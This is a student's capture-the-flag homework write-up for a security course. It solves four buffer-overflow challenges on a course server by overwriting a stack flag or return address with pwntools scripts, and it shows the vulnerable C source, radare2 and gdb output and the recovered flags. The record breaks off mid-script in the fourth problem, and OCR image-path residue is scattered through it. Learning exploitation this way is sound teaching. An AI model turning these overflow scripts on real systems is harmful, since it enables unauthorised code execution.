William Hupp
CIS 5930

PWN1 Write-Up

Prob1

10 points

Problem

Unzip the attached archive and cd into the "where" directory, type make. Your challenge will be in the bin directory. You will have to solve this, and all other pwn1 challengs, by communicating with a remote server "pwn.n0l3ptr.com" on port "9980" you can do this with netcat using the following command


```
nc pwn.n0l3ptr.com 9980
```

or in pwntools


```
r = remote('pwn.n0l3ptr.com', 9980)
```

Solution

First, I analyzed the c source code ‘where.c’.



Here I notice the function printFlag() which reads the flag from some file ‘flag.txt’, as long as that file exists. The main execution of the program never calls printFlag(). Which means we can’t get the flag from running the program without any other knowledge. When I run the program, it prompts for an address of where I would like to go. Therefore, we will have to force the program to run to the address of the printFlag function. To get that address open up radare on the executable ‘where’ with ‘r2 ./where’ and then type ’aaaa’ to analyze the binary. I proceed to type ‘afl’ to see the functions and their addresses.



Here we see the printFlag function is located at 0x080485fb. This means over the network we have to force the program to open flag.txt by sending that address. Looking at the hints, I add a dummy ‘flag.txt’ to my current working directory so that the binary opening the ‘flag.txt’ file functions correctly when accessing the network from my VM. However, running the program over netcat and entering in the getFlag address does not work, which leads me to believe we must use pwntools. My script to retrieve the flag with pwntools and python is as follows.

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9980)
r.recvuntil("? ")

x = p32(0x080485fb, endian="little")
r.send(x)
r.send("\n")
print r.recvall()
```

The first line imports pwntools to python. The second line establishes a network connection on the server where ‘flag.txt’ is located. I then ‘r.recvuntil(“? “)’ because we want to read the input of the ‘./where’ program from ‘Where do you want to go? ’ before we send out response. ‘x = p32(0x080485fb, endian="little")’ must be added so the program can receive raw bytes. This line packs the memory address of getFlag so that it is interpreted as bytes for a memory address. Integers are

always little endian. I found this in the notes. This is what we want to send back to the network, the packed memory address of getFlag(). My lack of unpacking before is why I could not send the address without pwntools. I then proceed to send that address over the server and print the received input. Running this program gives me the flag.

```
will@will-VirtualBox:~/CTF/pwn1/where/bin$ ls
flag.txt  peda-session-where.txt  script.py  where
will@will-VirtualBox:~/CTF/pwn1/where/bin$ python script.py
[+] Opening connection to pwn.n0l3ptr.com on port 9980: Done
[+] Receiving all data: Done (26B)
[*] Closed connection to pwn.n0l3ptr.com port 9980
flag{L3t_th3_G4mEz_B3g1n}

will@will-VirtualBox:~/CTF/pwn1/where/bin$
```

Flag = flag{L3t_th3_G4mEz_B3g1n}

Prob2

10 points


Problem

Server: pwn.n0l3ptr.com


Port: 9981

Solution


I started by analyzing the provided binary ‘no_police.c’



Here we can see the printFlag() function is called when the jumpflag's lower 2 bytes are \xff\xff. Since printFlag() reads from a file 'flag.txt', we will have to put 'flag.txt' in our current working directory, so when connecting over the network, the program things we are in the network directory. For this challenge, we have to overwrite jumpFlag so the lower 2 bytes are ffff. I started by figuring out where jumpFlag is on the stack. To do so, I opened up radare and found the value being compared to 'ffff' and that's 'ebp-c' (jumpFlag). I opened up gdb and stepped through the program twice, because thats where ebp-c is moved. Here I see the stack change.



0xffffcecc is the stack location that changed from 'ebx-c' to 0, so it must be the location of the jumpFlag. Next, I set a breakpoint after the fgets function so I could see where my input was being stored on the stack with 'b *0x080486ec'. After continuing program execution and typing in AAAA I see the following.




AAAA is stored at 0xffffcebe. 0Xffffcecc - 0xffffcebe = 14 base 10. Therefore, jumpFlag and the buffer are 14 bytes away on the stack. Next I wrote a python script to overwrite jumpFlag.

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9981)
r.recvuntil("? ")
r.send("14141414141414\xff\xff\x00\x00")
r.interactive()
```

The first two lines interact with the server and import pwntools. The send line is important. I wrote 14 bytes to get to the address of jumpFlag and then overwrite the bottom 2 bytes of the integer with ‘ffff’. ‘ffff’ is written first because integers are little endian format so LSB is to the left.

After running my script I get the flag.




Flag = flag{ImpR3SS1v3...C4n_Y0u_k33p_1T_Up?}

Prob3
20 points

Problem
Server: pwn.n0l3ptr.com
Port: 9982

Solution


I started by analyzing the provided source code for the problem ‘print_stack.c’




```
void printFlag(void){
  FILE *fp = 0;
  char *flag = calloc(50, sizeof(char));
  fp = fopen("flag.txt", "r");
  if(fp == NULL){
    printf("No flag found!:(\n");
  }
  else{
    fread(flag, 100, sizeof(char), fp);
    printf("%s", flag);
    fclose(fp);
  }
  free(flag);
  fflush(stdout);
}
void printStack(unsigned char** buf, unsigned long long rbp, unsigned int ebp){
  const char* fmt = 0, *fmt2;
  size_t sz = sizeof(uintptr_t);
  uintptr_t* ptr = (uintptr_t*)((((uintptr_t)buf>>4)<<4);
  size_t i = 0, count = 0;
  if(sz == 8){
    count = ((rbp-((unsigned long long)ptr))+16);
    count >>= 3;
    fmt = "%p -> %016llx\n";
    fmt2 = "%p -> %016llx <== return address\n";
  }
  else{
    count = (ebp-((unsigned int)ptr)+8);
    count >>= 2;
    fmt = "%p -> %08lx\n";
    fmt2 = "%p -> %08lx <== return address\n";
  }
  for(i=0; i<count; ++i){
    if(i == count-1){
  printf(fmt2, ptr+i, *(ptr+i));
    }
    else{
      printf(fmt, ptr+i, *(ptr+i));
    }
  }

}
void vuln(){
  unsigned char buf[30];
  register unsigned long long *rbp asm ("rbp");
  register unsigned int *ebp asm("ebp");
  printStack((unsigned char**)&buf,(unsigned long long)rbp, (unsigned int)ebp);
  printf("What is the correct input? ");
  fflush(stdout);//because socat
  gets(buf);
  printf("%s\n", buf);
  printStack((unsigned char**)&buf, (unsigned long long)rbp, (unsigned int)ebp);
  fflush(stdout);//because socat
}

int main(int argc, char** argv){
  vuln();
  return 0;
}
```

Here we can see there is a function printFlag() which is never called from within execution of the program. This program attempts to open a file ‘flag.txt’ from over the network. To trick the network into opening that file, I created a dummy ‘flag.txt’ in my directory. The rest of the program simply prints a stack and asks for the correct input. I observed this by running the program with ‘./print_stack’. However, when I ‘make’ the program the compiler gave me warning that the gets function is

vulnerable. Looking at the source code, we can see that gets uses a buffer of size 30. This must be the exploitable buffer. However, after trying to overflow the buffer I realized that 42 characters is the maximum input before there is a segmentation fault. The 43rd character causes the segmentation fault. This means on 43rd byte, the return address is being overwritten. Since we need to get to printFlag(), we can overwrite the return address on the stack to return to the address of printFlag(). Analyzing the binary using radare with ‘ r2 ./print_stack’, I type ‘aaaa’ to analyze the binary and ‘afl’ to list functions. I see the printflag() is at 0x80485cb.



This seems like a good problem for pwntools. I wrote the following script in Python to get the flag.

#42 is max before crashing. 43 characters causes seg fault
#buf got gets is [30']

*from pwn import **
r = remote('pwn.n0l3ptr.com', 9982)
r.recvuntil("? ")


r.send("11122233344556677889911122231344000011011 1"+p32(0x80485cb)+"\n")

a = r.recv(70)
print a
r.interactive()

The first line imports the pwntools library and the second line connects to the homework server. I receive the program input until ‘? ‘ because after ‘? ‘ is where the program asks for input. I then proceed to send the program 42 characters to get to the return address. I then pack the address of

printFlag() as send it to the program. I must pack the address so that the program can interpret the hexadecimal address. After sending that address we have overwritten the return address of the stack and now the program will return to the printFlag() function and print the flag. Receiving all the input after sending the string to overwrite the stack takes forever, so I just receive 70 bytes and print that result. I use ‘r.interactive()’ so that pwntools can interact with the binary.

After running my script I get the flag.



Flag = flag{Y0u_G0t_th14_N00b}

Prob4

20 points

Problem

Server: pwn.n0l3ptr.com

Port: 9983

Solution

I started out by analyzing the given binary ‘stack.c’.


```
bin  flag.txt  makefile  stack.c
will@will-VirtualBox:~/CTF/pwn1/chal/prob4$ cat stack.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

void printFlag(void){
  FILE *fp = 0;
  char *flag = calloc(50, sizeof(char));
  fp = fopen("flag.txt", "r");
  if(fp == NULL){
    printf("No flag found!:(\n");
  }
  else{
    fread(flag, 100, sizeof(char), fp);
    printf("%s", flag);
    fclose(fp);
  }
  free(flag);
  fflush(stdout);
}
void vuln(){
  unsigned char buf[200];
  printf("What is the correct input? ");
  fflush(stdout);//because socat
  gets(buf);
  printf("%s\n", buf);
  fflush(stdout);//because socat
}

int main(int argc, char** argv){
  vuln();
  return 0;
}
will@will-VirtualBox:~/CTF/pwn1/chal/prob4$
```

Again there is a printFlag() function that the program does not call. This printFlag() reads the flag from a file ‘flag.txt’ over the server. To trick the program when running over the server, we create a file called ‘flag.txt’ in our directory to make the program think we are reading from an existing file. Since printFlag() is not called in program execution, we will have to force the program to execute the function. We can do so by overflowing the stack since the get() function is vulnerable. Gets() uses a 200 byte buffer.

Through brute forcing the program, I found out ‘./stack’ requires 212 characters to overflow and cause a segmentation fault. 211 characters is the maximum before the program crashes. Next, I opened up Radare with ‘r ./stack’, typed ‘aaaa’ to analyze the binary, and ‘afl’ to see the functions.

```
Warning null var in fcn.0x80485cb.b.1.-16
[x] Type matching analysis for all functions (afta)
[0x080484d0]> afl
0x08048000   39 1039 -> 1001 fcn.08048000
0x080483ec    3 35           sym._init
0x0804840f    1 13           fcn.0804840f
0x0804841c    1 10           sub.printf_12_41c
0x08048420    1 6            sym.imp.printf
0x08048426    2 10   -> 22   fcn.08048426
0x08048430    1 6            sym.imp.fflush
0x08048440    1 6            sym.imp.gets
0x08048450    1 6            sym.imp.free
0x08048460    1 6            sym.imp.fclose
0x08048470    1 6            sym.imp.fread
0x08048480    1 6            sym.imp.puts
0x08048490    1 6            sym.imp.__libc_start_main
0x080484a0    1 6            sym.imp.fopen
0x080484b0    1 6            sym.imp.calloc
0x080484c0    1 6            sub.__gmon_start___252_4c0
0x080484d0    1 33           entry0
0x08048500    1 4            sym.__x86.get_pc_thunk.bx
0x08048510    4 43           sym.deregister_tm_clones
0x08048540    4 53           sym.register_tm_clones
0x08048580    3 30           sym.__do_global_dtors_aux
0x080485a0    4 43   -> 40   entry1.init
0x080485cb    4 164          sym.printFlag
0x0804866f    1 98           sym.vuln
0x080486d1    1 36           sym.main
0x08048700    4 93           sym.__libc_csu_init
0x08048760    1 2            sym.__libc_csu_fini
0x08048764    1 20           sym._fini
[0x080484d0]>
```

Here we can see the address to printFlag() is 0x080485cb. Next we seek to the Vuln function and look at the stack pointer.




Here we can see esp-0xd8 which is esp – 216. However, before every function call, we subtract 0xc and add 0x10. 0x10-0xc = 4. Which means the stack pointer is 4 greater than -216, so it is at -212. Therefore we need 212 bytes to overwrite the return address. Next, I used pwntools to write a python script to exploit the vulnerability and get the flag.

```
#211 is max before crashing. 212 characters causes seg fault
#buf got gets is [200]
from pwn import *
r = remote('pwn.n0l3ptr.com', 9983)
r.recvuntil("? ")

r.send("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
